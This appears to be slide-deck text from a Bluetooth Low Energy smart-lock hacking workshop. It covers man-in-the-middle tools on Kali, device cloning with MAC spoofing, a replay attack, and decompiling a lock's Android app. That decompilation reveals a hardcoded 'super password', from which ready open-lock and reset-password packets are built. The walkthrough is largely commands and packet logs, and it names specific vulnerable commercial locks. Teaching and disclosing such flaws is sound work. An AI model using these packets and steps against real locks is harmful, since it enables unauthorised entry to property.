Double-click on an item to proxify the corresponding device

Action

GATTack.io

f6:ad:07:c5:56:66

-71dBm

energy-35611D

00:12:6f:35:61:1d

-90dBm

LockECFE7E139F95

ec:fe:7e:13:9f:95

-69dBm

EST

dc:c2:99:2c:3e:17

-90dBm

D03972C3A81E!

d0:39:72:c3:a8:1e

-60dBm

Padlock!

f4:b8:5e:c0:6e:a5

-59dBm

Select target device

Select target device

Choose „Padlock!“

BtleJuice - Bluetooth Low Energy MitM - Mozilla Firefox

BtleJuice - Bluetooth Lo... x +

localhost:8080/# Search

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

BtleJuice

Action	Service	Characteristic	Data
write	fff0	fff3	02 68 61 00 00 00 00 00 00 00 00 00 00 00 00 00
read	180f	2a19	37
write	1805	2a2b	38 37 aa 1f
read	fff0	fff3	02 68 61 00 00 00 00 00 00 00 00 00 00 00 00 00
write	ffd0	ffd6	00 12 34 56 78 00 00 00 00
notification	ffd0	ffd7	01
read	180a	2a26	05 29 01 01 20 15 04 28 20 34
read	ffd0	ffd8	03
notification	ffd0	ffda	00
read	ffd0	ffda	00
write	ffd0	ffd9	01
notification	ffd0	ffda	01
notification	ffd0	ffda	00

The cleartext password





BtleJuice

- Problems with reconnections (when device disconnects immediately) – cost of using noble/bleno from repos
- Does not implement MAC address spoofing out of the box
- Depends on stock noble/bleno
- Has much better UI!





Quicklock hack is brought to you by Antony Rose

>>> Vulnerable Devices

* Plain Text Password

- Quicklock Doorlock & Padlock v1.5  
- iBluLock Padlock v1.9 
- Plantraco Phantomlock v1.6 

* Replay Attack

- Ceomate Bluetooth Smart Doorlock v2.0.1 
- Elecycle EL797 & EL797G Smart Padlock v1.8 
- Vians Bluetooth Smart Doorlock v1.1.1 
- Lagute Sciener Smart Doorlock v3.3.0 




[15/44]

Manufacturer's statement

The electronic codes necessary to open are passed wirelessly and are unencrypted (by design) to allow vendors flexibility when integrating the bluetooth device into existing platforms. Because keys are passed wirelessly, they are open to Bluetooth hacking only for a few seconds, when a hacker is within range of the device. However, this level of security is similar to a standard lock and key scenario! Standard mechanical devices offer far fewer benefits than Bluetooth connected locks!

<https://www.thequicklock.com/security-notice.php>

Lock #2



<https://www.flickr.com/photos/morbius19/9408533667>

Anti-theft protection


Mobile application „pairs” with device, and listens to its advertisements.

In case the luggage is stolen (no signal from device), mobile app raises alarm.

Mobile app: „witbelt”



ws-slave, scan



Scan for advertisements

```
root@kali:~# cd node_modules/gattacker  
root@kali:~/node_modules/gattacker# node ws-slave.js  
GATTacker ws-slave
```

```
root@kali:~/node_modules/gattacker# node scan.js  
Ws-slave address: 127.0.0.1  
on open  
poweredOn  
Start scanning.
```

Scan results

```
peripheral discovered (d03972b7ad8f with address  
<d0:39:72:b7:ad:8f, public>, connectable true, RSSI -69:
```

```
    Name: WiT Belt
```

```
    EIR: 020106070203180218041809ff8fadb77239d01000 (    r9    )
```

```
    Scan response: 09095769542042656c74 (    WiT Belt)
```

```
advertisement saved: devices/d03972b7ad8f_WiT-Belt.adv.json
```

Scan services

```
root@kali:~/node_modules/gattacker# node scan.js d03972b7ad8f
Ws-slave address: 127.0.0.1
on open
poweredOn
Start exploring d03972b7ad8f
Start to explore d03972b7ad8f
explore state: d03972b7ad8f : start
explore state: d03972b7ad8f : finished
Services file devices/d03972b7ad8f.srv.json saved!
```


Add static hooks in services file (already in files/)

```
"characteristics": [  
  {  
    "uuid": "2a19",  
    "name": "Battery Level",  
    "properties": [  
      "read",  
      "notify"  
    ],  
    "value": "54",  
    "hooks": {  
      "staticValue" : "54"  
    }  
  }  
]
```

Stop ws-slave (we will need the BT interface)

ws -> close

^Croot@kali:~/node_modules/gattacker#

Change interface MAC address

```
# bdaddr -i hci0 d0:39:72:b7:ad:8f
```

```
Manufacturer:    Cambridge Silicon Radio (10)
```

```
Device address:  F1:A3:12:0D:25:FD
```

```
New BD address:  D0:39:72:B7:AD:8F (Texas Instruments)
```

```
Address changed - Reset device now
```

```
# hciconfig hci1 up
```

Start advertising (static run)

```
# node advertise -S -a devices/d03972b7ad8f_WiT-  
Belt.adv.json -s devices/d03972b7ad8f.srv.json
```



```
root@s v4 # node advertise -S -a devices/d03972b7ad8f_WiT-Belt.adv.json  
static run write not defined in hooks undefined -> undefined  
peripheralid: d03972b7ad8f  
advertisement file: devices/d03972b7ad8f_WiT-Belt.adv.json  
EIR: 020106070203180218041809ff8fad b77239d01000  
scanResponse: 09095769542042656c74  
waiting for interface to initialize...  
BLENO - on -> stateChange: poweredOn  
on -> advertisingStart: success  
setServices: success  
  
<<<<<<<<<<<<<< INITIALIZED >>>>>>>>>>>>>>>>>>>  
Client connected: 57:d7:99:99:df:49  
>> Write: 1802 (Immediate Alert) -> 2a06 (Alert Level ) : 00 ( )  
static run write not defined in hooks 1802 (Immediate Alert) -> 2a06 (Alert Level )  
<< Read static val 180f (Battery Service) -> 2a19 (Battery Level ) : 54 (T)  
>> Subscribe: 180f (Battery Service) -> 2a19 (Battery Level )  
static run subscribe 180f (Battery Service) -> 2a19 (Battery Level )  
>> Write: 1802 (Immediate Alert) -> 2a06 (Alert Level ) : 00 ( )  
static run write not defined in hooks 1802 (Immediate Alert) -> 2a06 (Alert Level )  
Client disconnected: 57:d7:99:99:df:49
```

Lock #3





Scan for the lock

```
root@kali:~/node_modules/gattacker# node scan.js
```

```
Ws-slave address: 10.5.5.129
```

```
on open
```

```
poweredOn
```

```
Start scanning.
```

```
peripheral discovered (f0c77f162e8b with address <f0:c7:7f:16:2e:8b, public>, connectable true,  
RSSI -63:
```

```
    Name: Smartlock
```

```
    EIR: 0201060302e0ff (      )
```

```
    Scan response: 0e09536d6172746c66636b202020051228003c00020a00 ( Smartlock      ( <      )
```

```
advertisement saved: devices/f0c77f162e8b_Smartlock-.adv.json
```


Save its services for cloning

```
root@kali:~/node_modules/gattacker# node scan.js f0c77f162e8b
```

```
Ws-slave address: 10.5.5.129
```

```
on open
```

```
poweredOn
```

```
Start exploring f0c77f162e8b
```

```
Start to explore f0c77f162e8b
```

```
explore state: f0c77f162e8b : start
```

```
explore state: f0c77f162e8b : finished
```

```
Services file devices/f0c77f162e8b.srv.json saved!
```

[illegible]

[illegible]

[illegible]

„Authentication“

„Open lock” command


Authentication?

```
Write: ffe0 -> fff1 : a137343136383905789a3a1d4f0f380f762a4d ( 741689 x : 0 8 v*M)
Read: ffe0 -> fff1 : a20500f0c77f162e8b9ee599d155689a695e9c ( . Uh i^ )
Write: ffe0 -> fff1 : a137343136383909ffcfb8cbc0d0f9d941ddb4c5 ( 741689 A )
Read: ffe0 -> fff1 : a20900 ( )
```

Next time – something different

```
Write: ffe0 -> fff1 : a137343136383905789a247b1a2f094f215f21 ( 741689 x ${ / 0!_! )
f0c77f162e8b:1801 confirmed subscription state: 2a05
Read: ffe0 -> fff1 : a20500f0c77f162e8b31cf3c5bf4e6f06a3763 ( . 1 <[ j7c)
Write: ffe0 -> fff1 : a137343136383909badcfdd885c3bccca04cef1d6 ( 741689 )
```

Authentication



Replay!



Initial (random?) value

Response, based on init

Auth (based on response)?



Replay by Anthony Rose

>>> Replay Attacks

- * Claim "encryption" is being used
- * Who cares what they are sending as long as it opens!
- * Vulnerable Devices
 - Ceomate Bluetooth Smartlock
 - Elecycle Smart Padlock
 - Vians Bluetooth Smart Doorlock
 - Lagute Sciener Smart Doorlock




[24/44]

So...

Let's continue where he stopped!

MOBILE APP ANALYSIS

Android mobile application reversing quick recap



Convert APK (smartlock/apk/) to JAR

```
root@kali:~ # d2j-dex2jar <file>.apk
```

We get

```
<file>-dex2jar.jar
```


Decompile JAR to java source – install jd-gui

```
root@kali:~ # dpkg --install kali/deb/jd-gui_1.4.0-0_all.deb
```

```
Selecting previously unselected package jd-gui.
```

```
(Reading database ... 315496 files and directories currently installed.)
```

```
Preparing to unpack jd-gui_1.4.0-0_all.deb ...
```

```
Unpacking jd-gui (1.4.0-0) ...
```

```
Setting up jd-gui (1.4.0-0) ...
```

```
root@kali:~/Downloads# cp /opt/jd-gui/jd-gui.desktop ~/Desktop/
```

741689 – „SUPER PASSWORD”?

- + message
- + service
- + ui
- + verify
- + MyApplication.class
- + R.class
- + SmartLock.class
- + SmartLockEvent.class
- + SmartLockManager.class

```
public class SmartLock
{
    public static final int CONNECTED = 0;
    public static final int DISCONNECTED = 1;
    public static final String SUPER_PASSWORD = "741689";
    private boolean autoLock = false;
    private boolean backnotify = false;
    private boolean connection = false;
    private String connecttime = null;
```

Let's try to use it as password!

Nope, does not work...

```
>> Write: ffe0 -> fff1 : a137343136383905789a166c1d053237460b06 ( 741689 x 1 27F )
<< Read: ffe0 -> fff1 : a20500f0c77f162e8b50219af8918493a45751 ( . P! WQ)
>> Write: ffe0 -> fff1 : a1373431363839098262c566bd7d84743c70c968 ( 741689 b f } t<p h)
<< Read: ffe0 -> fff1 : a20900 ( )
>> Write: ffe0 -> fff1 : a137343136383906 ( 741689 )
<< Read: ffe0 -> fff1 : a20900 ( )
```

Packets - RequestLockInfo

```
>> Write:  ffe0 -> fff1 : a131323334353606 ( 123456 )
<< Read:   ffe0 -> fff1 : a2060064010000 ( d )
```

- + 010 MsqReceiverLock.class
- + 010 MsqReceiverLockInfo.class
- + 010 MsqReceiverModifyName.class
- + 010 MsqReceiverModifyPassword.class
- + 010 MsqReceiverOpenLock.class
- + 010 MsqReceiverVerify.class
- + 010 MsqReceiverVerify2.class
- + 010 MsqReceiverVibrate.class
- + 010 MsqRequestAutoLock.class
- + 010 MsqRequestLock.class
- + 010 MsqRequestLockInfo.class
- + 010 MsqRequestModifyName.class
- + 010 MsqRequestModifyPassword.class
- + 010 MsqRequestOpenLock.class
- + 010 MsqRequestResetPassword.class

```
public class MsgRequestLockInfo
    extends CommMessage
{
    public static final int MSG_CMD = 6;
    public static final int MSG_LENGTH = 8;
    public static final int MSG_STX = 161;

    public MsgRequestLockInfo()
    {
        this.mStreamId = 161;
        this.mCmdId = 6;
    }

    public void receiverData(byte[] paramArrayOfByte) {}
}
```


Command packet structure

a131323334353606

header

MSG_STX = 161;

Hex-encoded pass (123456)

command

MSG_CMD = 6;

Open lock

```
>> Write:  ffe0 -> fff1 : a131323334353601 ( 123456 )
<< Read:   ffe0 -> fff1 : a20100 ( )
```

- + 010 MsqReceiverLockInfo.class
- + 010 MsqReceiverModifyName.class
- + 010 MsqReceiverModifyPassword.class
- + 010 MsqReceiverOpenLock.class
- + 010 MsqReceiverVerify.class
- + 010 MsqReceiverVerify2.class
- + 010 MsqReceiverVibrate.class
- + 010 MsqRequestAutoLock.class
- + 010 MsqRequestLock.class
- + 010 MsqRequestLockInfo.class
- + 010 MsqRequestModifyName.class
- + 010 MsqRequestModifyPassword.class
- + 010 MsqRequestOpenLock.class
- + 010 MsqRequestResetPassword.class

```
public class MsgRequestOpenLock
    extends CommMessage
{
    public static final int MSG_CMD = 1;
    public static final int MSG_LENGTH = 8;
    public static final int MSG_STX = 161;

    public MsgRequestOpenLock()
    {
        this.mStreamId = 161;
        this.mCmdId = 1;
    }

    public void receiverData(byte[] paramArrayOfByte) {}
}
```

Other commands – ResetPassword?

- + 010 MsgReceiverAutoLock.class
- + 010 MsgReceiverLock.class
- + 010 MsgReceiverLockInfo.class
- + 010 MsgReceiverModifyName.class
- + 010 MsgReceiverModifyPassword.class
- + 010 MsgReceiverOpenLock.class
- + 010 MsgReceiverVerify.class
- + 010 MsgReceiverVerify2.class
- + 010 MsgReceiverVibrate.class
- + 010 MsgRequestAutoLock.class
- + 010 MsgRequestLock.class
- + 010 MsgRequestLockInfo.class
- + 010 MsgRequestModifyName.class
- + 010 MsgRequestModifyPassword.class
- + 010 MsgRequestOpenLock.class
- + 010 **MsgRequestResetPassword.class**
- + 010 MsgRequestVerify.class
- + 010 MsgRequestVerify2.class

```
import org.zff.ble.communication.message.CommMessage;

public class MsgRequestResetPassword
    extends CommMessage
{
    public static final int MSG_CMD = 8;
    public static final int MSG_LENGTH = 8;
    public static final int MSG_STX = 161;

    public MsgRequestResetPassword()
    {
        this.mStreamId = 161;
        this.mCmdId = 8;
    }

    public void receiverData(byte[] paramArrayOfByte) {}

    public void sendData(byte[] paramArrayOfByte)
    {
```

Reset pass packet

a137343136383908

SuperPassword (741689)

command

